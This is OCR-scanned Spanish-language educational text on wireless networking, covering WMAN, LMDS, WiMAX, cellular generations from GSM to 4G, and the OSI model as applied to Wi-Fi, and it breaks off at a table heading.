
HIPERLAN no interfiere con hornos microondas y otros aparatos del hogar, que trabajan a 2.4 GHz.

2.1.11. Redes de área metropolitana inalámbricas (WMAN)



Las tecnologías WMAN permiten a los usuarios establecer conexiones inalámbricas entre varias ubicaciones dentro de un área metropolitana (por ejemplo, entre varios edificios de oficinas de una ciudad o en un campus universitario), sin el alto coste que supone la instalación de cables de fibra o cobre y el alquiler de las líneas. Además, WMAN puede servir como copia de seguridad para las redes con cable, en caso de que las líneas alquiladas principales para las redes con cable no estén disponibles. WMAN utiliza ondas de radio o luz infrarroja para transmitir los datos. Las redes de acceso inalámbrico de banda ancha, que proporcionan a los usuarios acceso de alta velocidad a Internet, tienen cada vez mayor demanda. Aunque se están utilizando diferentes tecnologías, como el servicio de distribución multipunto de canal múltiple (MMDS) y los servicios de distribución multipuntos locales (LMDS), el grupo de trabajo de IEEE 802.16 para los estándares de acceso inalámbrico de banda ancha sigue desarrollando especificaciones para normalizar el desarrollo de estas tecnologías.

LMDS Tecnología De Acceso Inalámbrico De Banda Ancha



Introducción

El mundo de las telecomunicaciones actuales está caracterizado por un rápido crecimiento. Las dos áreas que más rápidamente están evolucionando son las comunicaciones de datos y las celulares. Este crecimiento está siendo apoyado por la mayor competencia y la aparición de nuevas tecnologías.

En concreto la desregulación en los distintos mercados del mundo del mercado de telefonía local, la emergencia de nuevas tecnologías inalámbricas, y el aumento en la demanda de nuevos servicios, han creado una nueva oportunidad para los proveedores existentes y emergentes. Las pequeñas y medianas empresas han aumentado su demanda de servicios orientados a voz y a datos, tales como acceso rápido a Internet, interconexión de redes de área local, ATM, y líneas alquiladas. Al mismo tiempo, la industria de las telecomunicaciones muestra un creciente interés en IP como una alternativa para proporcionar servicios multimedia al usuario final.

El servicio de distribución multipunto local o LMDS (Local Multipoint Distribution Service), cuyo origen se sitúa en 1986, es una prometedora tecnología de acceso inalámbrico de banda ancha, también conocida como bucle de abonado sin cable. Los sistemas LMDS trabajan en la banda de 28-31 GHz, ofreciendo servicios multimedia y de difusión a los usuarios finales en un rango de 2-7 km.

Las razones de la importancia de la tecnología LMDS son:

- La rápida instalación en comparación con tecnologías de cable.
- La posibilidad de integrar diversos tipos de tráfico, como voz digital, vídeo y datos.
- La alta velocidad de acceso a Internet, tanto en el sector residencial como en el empresarial.
- La posibilidad de instalar una red de acceso de bajo coste, flexible, modular, y fiable.

ARQUITECTURA DE LMDS

Los sistemas LMDS utilizan estaciones base distribuidas a lo largo de la región que se pretende cubrir, de forma que en torno a cada una de ellas se agrupa un cierto número de emplazamiento de usuario (hogares y oficinas), generando de esta manera una estructura de áreas de servicio basadas en células. Cada célula tiene un radio de alrededor de 4 Km, pudiendo variar dentro de un entorno de 2-7 Km, es decir, la transmisión tiene lugar en distancias relativamente cortas. Las distintas estaciones base (también conocidas como hubs) están interconectadas entre sí, teniendo cada una de ellas capacidad para proporcionar servicios telefónicos y de datos a más de 80.000 clientes.

La comunicación inalámbrica entre los emplazamientos de usuario y la correspondiente estación base, tiene lugar en los dos sentidos, a través de señales de alta frecuencia. En LMDS, cuando se establece una transmisión, esa comunicación no puede transferirse de una célula a otra como ocurre en la telefónica celular convencional. La distancia entre la estación base y el emplazamiento de usuario viene limitada precisamente por la elevada frecuencia de la señal, y por la estructura punto-multipunto.

En la siguiente figura se muestra un esquema de la arquitectura de LMDS, donde se distinguen los emplazamientos de usuario, las estaciones base que dan cobertura a un conjunto de emplazamientos de usuario, y los concentradores que agregan el tráfico procedente de las distintas estaciones y las llevan a una red backbone de datos.

El emplazamiento de usuario está formado por una serie de antenas de baja potencia ubicadas en cada hogar, almacén u oficina. El tamaño de las antenas, que pueden ser instaladas en menos de dos horas, es muy pequeño. Las señales recibidas en la banda de 28 GHz son trasladadas a una frecuencia intermedia compatible con los equipos del usuario y convertidas por la unidad de red en voz, vídeo y datos, distribuidos por todos los cables existentes en la planta del edificio. Cada antena recibe y envía el tráfico de los distintos abonados multiplexándolo por división en el tiempo y lo transporta vía aire hacia la estación base, compartiendo la capacidad total del sector de 37,5 Mbps con otras antenas. En la Figura 2 se muestra un esquema del emplazamiento de usuario.

La estación base está constituida por la propia estación omnidireccional o sectorizada, situada sobre edificios o estructuras ya existentes. La antena sectorizada permite reutilizar frecuencias, posibilitando incrementar sensiblemente la capacidad global del sistema, y soportar un gran número de emplazamientos de usuario. El tráfico procedente una o varias antenas, cada una de las cuales da cobertura a un sector, es concentrado en un bastidor radio, dirigiéndolo a la red en cuestión (RDSI, RTB, Internet, X.25, Frame Relay, etc). Como se puede observar, la tecnología LMDS permite instalar redes rápidamente, ya que por ejemplo en el emplazamiento de las antenas es muy sencillo dado el pequeño tamaño de éstas y por la naturaleza inalámbrica de la comunicación. Por otro lado, las inversiones iníciales son bastantes más bajas que en tecnologías de acceso, aunque su introducción supone un cierto riesgo puesto que la inversión financiera tiene lugar antes de que se genere la masa de abonados.

La capacidad de LMDS para comunicar en ambos sentidos, así como su alto ancho de banda, permite ofrecer servicios interactivos de banda ancha, tales como videoconferencia, vídeo bajo demanda, acceso a Internet de alta velocidad, interconexión de redes, telefonía, etc.

En un principio, el mercado idóneo para LMDS está en zonas urbanas de elevada densidad de población, en torno a los 12.000 hogares por Km2, donde el potencial de abonados dentro de cada célula aparece optimizado. En cuanto al perfil del abonado final, el sector de las pequeñas y medianas empresas es el receptor potencial más inmediato.

En la siguiente Figura se muestra la antena LMDS denominada Mini-Link Bas de Ericsson, multinacional sueca líder en comunicaciones móviles, capaz de trabajar en varias bandas de frecuencias, entre ellas las de 26 y 28 GHz. El tamaño de Mini-Link Bas es tan sólo de 321 x 266 x 204 mm en el emplazamiento de usuario, y de 321 x 266 x 188 mm en la estación base. En la Figura 5 se presenta la unidad de red y en la Figura 6 el bastidor radio, asociados a Mini-Link Bas en el emplazamiento de usuario y en la estación base, respectivamente.

2.1.12. WiMAX Worldwide Interoperability for Microwave Access

WiMAX son las siglas de 'Worldwide Interoperability for Microwave Access', y es la marca que certifica que un producto está conforme con los estándares de acceso inalámbrico 'IEEE 802.16'. Estos estándares permitirán conexiones de velocidades similares al ADSL o al cablemódem, sin cables, y hasta una distancia de 50-60 km. Este nuevo estándar será compatible con otros anteriores, como el de Wi-Fi (IEEE 802.11).

El impacto de esta nueva tecnología inalámbrica puede ser extraordinario ya que contiene una serie de elementos que van a favorecer su expansión: relativo bajo coste de implantación; gran alcance, de hasta 50 Km; velocidades de transmisión que pueden alcanzar los 75 Mbps; no necesita visión directa; disponible con criterios para voz como para video; y tecnología IP extremo a extremo. Además, dependiendo del ancho de banda del canal utilizado, una estación base puede soportar miles de usuarios, netamente superior al WLAN.


La tecnología WiMAX será la base de las Redes Metropolitanas de acceso a Internet, servirá de apoyo para facilitar las conexiones en zonas rurales, y se utilizará en el mundo empresarial para implementar las comunicaciones internas. Además, su popularización supondrá el despegue definitivo de otras tecnologías, como VoIP (llamadas de voz sobre el protocolo IP).

WiMAX está pensado principalmente como tecnología de "última milla" y se puede usar para enlaces de acceso, MAN o incluso WAN. Destaca WiMAX por su capacidad como tecnología portadora, sobre la que se puede transportar IP, TDM, T1/E1, ATM, Frame Relay y voz, lo que la hace perfectamente adecuada para entornos de grandes redes corporativas de voz y datos así como para operadores de telecomunicaciones.

En la actualidad, varios operadores europeos y americanos están probando esta tecnología, utilizando para ello receptores fijos. Las previsiones son que para este año exista un catálogo de productos similares a los que ha ofrecido industria para la tecnología Wi-Fi y 3G, que permita accesos desde dispositivos móviles, portátiles, teléfonos, PDAs, etc.

FUNCIONAMIENTO DE WIMAX

WiMax funcionaría similar a WI-FI pero a velocidades más altas, mayores distancias y para un mayor número de usuarios. WiMax podría solventar la carencia de acceso de banda ancha a las áreas suburbanas y rurales que las compañías del teléfono y cable todavía no ofrecen.



Un sistema de WiMax tiene dos partes:

- Por un lado están las torres WiMax, que dan cobertura de hasta 8.000 kilómetros cuadrados según el tipo de señal transmitida.
- Por otro están los receptores, es decir, las tarjetas que conectamos a nuestro PC, portátil, PDA y demás para tener acceso

Podemos encontrar dos tipos de formas de ofrecer señal:

- Cuando hay objetos que se interpongan entre la antena y el receptor. En este caso se opera con bajas frecuencias (entre los 2 y los 11 Ghz) para así no sufrir interferencias por la presencia de objetos. Naturalmente esto hace que el ancho de banda disponible sea menor. Las antenas que ofrezcan este servicio tendrán una cobertura de 65 Km. cuadrados (más o menos como las de los teléfonos móviles).
- Cuando no hay nada que se interponga y hay contacto visual directo. En este caso se opera a muy altas frecuencias, del orden de 66 Ghz, disponiendo de un gran ancho de banda. Además, las antenas que ofrezcan este servicio tendrán una cobertura de hasta 9.300 Km. cuadrados.

Los usuarios normales van a ser usuarios del primer tipo de servicio, el que opera a bajas frecuencias. En dicho servicio, a pesar de ser peor, se va a notar mucha diferencia con el WI-FI de ahora en dos aspectos fundamentales: la velocidad sube ahora hasta los 70 Mbps y la señal llega a ser válida hasta en 50 Km. (con condiciones atmosféricas favorables).

CARACTERÍSTICAS DE WIMAX

Características Principales

- Anchos de canal entre 1,5 y 20 MHz
- Utiliza modulaciones OFDM (Orthogonal Frequency Division Multiplexing) yOFDMA (Orthogonal Frequency Division Multiple Access) con 256 y 2048 portadoras respectivamente, que permiten altas velocidades de transferencia incluso en condiciones poco favorables. Esta técnica de modulación es la que también se emplea para la TV digital, sobre cable o satélite, así como para Wi-Fi (802.11a), por lo que está suficientemente probada.

- Incorpora soporte para tecnologías "smart antenas" que mejoran la eficiencia y la cobertura. Estas antenas son propias de las redes celulares de 3G, mejorando la red espectral, llegando así a conseguir el doble que 802.11
- Incluye mecanismos de modulación adaptativa, mediante los cuales la estación base y el equipo de usuario se conectan utilizando la mejor de las modulaciones posibles, en función de las características del enlace radio.
- Soporta varios cientos de usuarios por canal, con un gran ancho de banda y es adecuada tanto para tráfico continuo como a ráfagas, siendo independiente de protocolo; así, transporta IP, Ethernet, ATM etc. y soporta múltiples servicios simultáneamente ofreciendo Calidad de Servicio (QoS) en 802.16e, por lo cual resulta adecuado para voz sobre IP (VoIP), datos y vídeo.
- También, se contempla la posibilidad de formar redes malladas (mesh networks) para que los distintos usuarios se puedan comunicar entres sí, sin necesidad de tener visión directa entre ellos.
- En la seguridad tiene medidas de autentificación de usuarios y la encriptación de datos mediante los algoritmos triple DES y RSA.

Wi-Fi frente a Wimax

WiMAX es al estándar 802.16 lo que Wi-Fi al 802.11. WiMAX no ha sido diseñado para ser competidor de Wi-Fi, sino más bien para complementar a Wi-Fi en aquellas carencias que éste presenta.

- La primera norma inalámbrica (802.11) fue desarrollada como una alternativa al cableado estructurado de redes LAN.Esta norma fue diseñada para ofrecer "conexión Ethernet "inalámbrica".
- La certificación Wi-Fi fue elaborada para ofrecer una garantía de interoperabilidad entre productos 802.11 de diferentes fabricantes. Para entender mejor las aplicaciones para la cuales Wi-Fi fue diseñado, hay que imaginar una red Ethernet dentro de una oficina durante los años noventa.
- El requerimiento era una red dentro de una oficina. Wi-Fi fue diseñado para ambientes inalámbricos internos y las capacidades sin línea de vista (NLOS) son posibles únicamente para unos pocos metros. A pesar de este diseño y de todas las limitaciones, había muchos proveedores de Internet (ISP) que implementaban radios Wi-Fi para servicio de Última Milla. Debido al diseño de Wi-Fi, los servicios en estas redes eran bastante limitados.
- En los últimos años hemos visto mucho desarrollo en Wi-Fi y Ethernet para adaptarse a los cambios en las redes de datos. Esto incluye mejor seguridad (encriptación), redes virtuales (VLAN), y soporte básico para servicios de voz (QoS).
- En conclusión, Wi-Fi fue diseñado para redes locales (LAN) para distancias cortas dentro de una oficina.
- WiMAX está basado en la norma 802.16. Esta norma fue diseñada específicamente como una solución de Última Milla, y enfocada en los requerimientos para prestar servicio a nivel comercial. Para empezar, su diseño contempla la necesidad de varios protocolos de servicio.
- Una conexión WiMAX soporta servicios paquetizados como IP y voz sobre IP (VoIP), como también servicios conmutados (TDM), E1/T1 y voz tradicional (clase-5); también soporta interconexiones de ATM y Frame Relay.
- WiMAX facilita varios niveles de servicio (MIR/CIR) para poder dar diferentes velocidades de datos dependiendo del contrato con el suscriptor.

- Un radio WiMAX tiene la capacidad de entregar varios canales de servicio desde la misma conexión física. Esto permite que múltiples suscriptores estén conectados al mismo radio (CPE); cada uno con una conexión privada con el protocolo y nivel de servicio que éste requiera. Esta solución garantiza tener múltiples suscriptores que se encuentran en un mismo edificio (MDU).
- Adicionalmente a los servicios que WiMAX puede ofrecer, la tecnología de transmisión OFDM es una solución robusta para operar en condiciones donde no hay línea de vista (N-LOS) a distancias de varios kilómetros. Esto es un requerimiento obligatorio para un caso de negocios de servicio inalámbrico en la Última Milla.
- WiMAX y Wi-Fi son soluciones complementarias para dos aplicaciones bastante diferentes. WiMAX fue diseñado para redes metropolitanas (MAN), también conocido como "Última Milla". Wi-Fi fue diseñada para redes locales (LAN), también conocido como "Distribución en Sitio".

2.1.13. Redes inalámbricas globales

GSM (GLOBAL SYSTEM FOR MOBILE COMMUNICATIONS)

GSM es una tecnología estandarizada por el CEPT (*Conference of European Posts and Telecommunications*, 'Conferencia de Correos y Telecomunicaciones Europeas') a finales de los años ochenta. Su comercialización se llevó a cabo en Europa durante los primeros años de la década de los noventa y rápidamente alcanzó una cobertura global con cientos de millones de usuarios.

GSM puede transmitir datos a 13 Kbps sin necesidad de utilizar módem. Para conectar una computadora o PDA a un teléfono GSM, sólo hace falta un cable adaptador y el software apropiado. Un modo especial de transmisión de datos que admite GSM es el envío y recepción de mensajes cortos de texto (hasta 160 caracteres) mediante el servicio SMS (*Short Message Service*, 'Servicio de Mensajes Cortos') desde el propio terminal de telefonía móvil. Estos mensajes pueden intercambiarse tanto con otros terminales móviles, como con terminales de telefonía fija e Internet.

CDMA (CODE DIVISION MULTIPLE ACCESS)

CDMA es una tecnología desarrollada por la empresa Qualcomm. El gran mérito de esta tecnología es que supone una nueva forma de establecer comunicaciones inalámbricas multiusuario con un aprovechamiento de la capacidad seis veces mejor que TDMA.

CDMA estuvo lista en 1988, aunque, posteriormente, con la ayuda de AT&T, Motorola y otros fabricantes, se desarrolló una nueva versión dual (analógica y digital) a la que se llamó IS-95, y que ha sido la que se ha instalado en distintos países. La primera implantación de la tecnología CDMA tuvo lugar en Hong Kong en 1995. CDMA también ofrece el servicio SMS de mensajes cortos.

TECNOLOGÍA 2.5G

Aunque los sistemas 2G tienen ciertas capacidades de transmisión de datos, fundamentalmente se trata de un sistema que da soporte a servicios de voz. Para ofrecer servicios de datos, se ha pensado en una nueva generación de redes celulares, la tercera generación o 3G. No obstante, mientras se desarrolla convenientemente la tecnología para poder ofrecer servicios 3G, se ha creado una ampliación de la tecnología 2G a la que se ha llamado 2,5G. Esta tecnología de transición añade nuevas capacidades de transmisión de datos a la infraestructura de red celular existente.

Existen distintas tecnologías 2,5G:

- GPRS.
- EDGE.
- IS-95B.
- IMode

TECNOLOGÍA 3G

En el paso de las redes celulares analógicas a las digítales, cada una de las tres regiones importantes desde el punto de vista del desarrollo tecnológico de la tecnología celular (Europa, Norteamérica y Asia) tomaron caminos distintos. De hecho, incluso dentro de cada región ha habido sus variaciones. En cualquier caso, es evidente que lo ideal sería que la tercera generación (3G) se afrontará con el objetivo de conseguir un sistema global común. No obstante, conseguir esto es extremadamente complicado debido a los distintos intereses económicos, políticos y regulatorios que tiene cada parte.

Existen distintas tecnologías 3G:

- UMTS.
- CDMA 2000.
- TDMA-CDMA

TECNOLOGÍA 4G

4G, un acrónimo de cuarta generación de móviles, es una tecnología que transformará las comunicaciones inalámbricas en una forma completamente nueva. También es conocido como más allá de 3G, ya que proporciona una dirección IP completa y segura (Internet Protocol) solución. Los usuarios disfrutarán de video de alta calidad y en cualquier momento y en cualquier lugar, voz y datos a una velocidad mucho mayor que las generaciones anteriores.

El cualquier momento y lugar solución de tecnología 4G es también conocido como Magic, que es una abreviatura para multimedia móvil, cualquier momento y lugar, el apoyo a la movilidad global, la solución inalámbrica integrada y personalizada de servicios personales. La cuarta generación de tecnología inalámbrica proveerá una amplia variedad de nuevos servicios como vídeo en HD (video de alta definición), y voz de alta calidad y datos a alta tasa de canales inalámbricos. Tecnología 4G no sólo será utilizado para los sistemas de telefonía celular, sino que también se incluyen varios tipos de sistemas inalámbricos de comunicación de banda ancha de acceso.

Con una mayor tasa de datos y la capacidad de ancho de banda más amplio, la tecnología 4G se centrará en ofrecer servicio sin fisuras a través de una multitud de redes inalámbricas y sistemas. Las tecnologías fundamentales empleadas por inalámbrica de cuarta generación puede incluir OFDM (Orthogonal Frequency Division Multiplexing), SDR (Software Defined Radio) receptores, OFDMA (Orthogonal Frequency Division Multiple Access) UMTS (Universal Mobile Telecommunications System), y de entrada MIMO (Multiple /tecnologías de salida múltiple). Todas estas tecnologías se asegurarán de altas tasas de transmisión de datos.

El 4G grupo de trabajo ha definido varios objetivos de la cuarta generación de comunicación inalámbrica estándar. Esto incluye: una alta tasa de datos de 100 Mbps entre dos puntos cualquiera en el mundo, la conectividad permanente permite a los usuarios disfrutar de roaming global a través de múltiples redes, y soporte para multimedia de alta calidad.

- **COMPATIBILIDAD ENTRE WI FI Y ETHERNET (RED CABLEADA)**

  La norma IEEE 802.11 fue diseñada para sustituir a las capas física y MAC de la norma 802.3 (*Ethemet*). Esto quiere decir que, en lo único en que se diferencia una red Wi-Fi de una red Ethemet, es en la forma en cómo las computadoras y terminales en general acceden a la red; el resto es idéntico. Por tanto, una red local inalámbrica 802.11 es completamente compatible con todos los servicios de las redes locales de cable 802.3 (*Ethemet*).

CAP.

3

Esquema lógico de las redes inalámbricas

3.1. MODELO OSI

Una característica común a todas las comunicaciones actuales de computadoras es el hecho de que todas ellas estructuran el proceso de comunicación en distintos niveles o capas. Cada capa se encarga de realizar una tarea distinta y perfectamente coordinada con el resto de capas. Por ejemplo, hay capas que se encargan de poner en contacto dos terminales (*nivel de enlace*), otras se encargan de detectar posibles bloqueos o fallos en la línea (*nivel de transporte*) y otras, de identificar al terminal llamante, pedir las claves de acceso, etc. (*nivel de sesión*).

La ventaja de hacer una división por capas es que cada una de ellas puede ser normalizada de forma independiente. No obstante, finalmente, la comunicación se lleva a cabo gracias al buen funcionamiento de todas las capas.

La Organización Internacional de Normalización, ISO (*International Standards Organization*), propuso un modelo de referencia que permitiese estructurar las comunicaciones en siete capas. A este modelo lo llamó OSI (*Open Systems Interconnection*,'Interconexión de Sistemas Abiertos').

Las capas del modelo OSI son las siguientes:

1. ***Capa física.*** Esta capa define las propiedades físicas de los componentes (frecuencias de radio utilizadas, cómo se transmiten las señales, etc.).
2. ***Capa de enlace.*** Esta capa define cómo se organizan los datos que se transmiten, cómo se forman los grupos de datos (paquetes, tramas, etc.) y cómo se asegura que los datos llegan al destino sin errores.
3. ***Capa de red.*** Esta capa define cómo organizar las cosas para que distintas comunicaciones puedan hacer uso de una infraestructura común, una red. Por ejemplo, aquí están definidos cómo se identifican los terminales (numeración) o cómo se enrutan los datos.
4. ***Capa de transporte.*** Esta capa define las características de la entrega de los datos.
5. ***Capa de sesión.*** Aquí se describe cómo se agrupan los datos relacionados con una misma función.
6. ***Capa de presentación.*** Nos define cómo es representada la información transmitida.
7. ***Capa de aplicación.*** Define cómo interactúan los datos con las aplicaciones específicas.

Capas, Interfaces y protocolos en el modelo OSI

ESQUEMA DE COMUNICACIÓN CON EL MODELO OSI

Los modelos como OSI pretenden definir todos y cada uno de los factores que intervienen en una comunicación de una red abierta; sin embargo, no todas las comunicaciones de datos son iguales; por ejemplo, existen comunicaciones en las que no hace falta definir una determinada capa (*por ejemplo, en las comunicaciones directas entre dos computadoras no es necesario que exista un nivel de red*).

En cualquier caso, de todos los procedimientos definidos por OSI, los que siempre están presentes en cualquier tipo de comunicación son aquéllos que están incluidos dentro de las capas físicas y de enlace.

FUNCIONAMIENTO DE WI FI

Una red Wi-Fi puede estar formada por dos computadoras o por miles de ellos. Para que una computadora pueda comunicarse de forma inalámbrica, necesita que se le instale un adaptador de red. Un adaptador de red es un equipo de radio *(con transmisor, receptor y antena*) que puede ser insertado o conectado a una computadora, PDA o cualquier otro equipo susceptible de formar parte de la red (*impresoras, etc.*).

De forma general, a los equipos que forman parte de una red inalámbrica se les conoce como terminales.

Aparte de los adaptadores de red, las redes Wi-Fi pueden disponer también de unos equipos que reciben el nombre de puntos de acceso (AP o *Access Points*, en inglés). Un punto de acceso es como una estación base utilizada para gestionar las comunicaciones entre los distintos terminales. Los puntos de acceso funcionan de forma autónoma, sin necesidad de ser conectados directamente a ninguna computadora.

Tanto a los terminales como a los puntos de acceso se les conoce por el nombre general de estación. Las estaciones se comunican entre sí gracias a que utilizan la misma banda de frecuencias y a que internamente tienen instalados el mismo conjunto de protocolos.

Aunque los protocolos que utiliza Wi-Fi están basados en las siete capas del modelo de referencia OSI, el estándar IEEE 802.11b sólo define las dos primeras capas (física y enlace); el resto de las capas son idénticas a las empleadas en las redes locales cableadas e Internet y se conoce con el nombre de conjuntos de protocolos IP (*Internet Protocolo 'Protocolo Internet'*).

Los diferentes estándar, incluido IEEE 802.11, permiten que aparezcan nuevas versiones de ese mismo estándar simplemente modificando una de las capas. Esto facilita no sólo la evolución de los estándares, sino que un mismo equipo pueda ser compatible con distintas versiones de un estándar. Por ejemplo, IEEE 802.11b sólo se diferencia de IEEE 802.11 en que su capa física permite transmitir datos a alta velocidad.

MODELO OSI			PROTOCOLOS
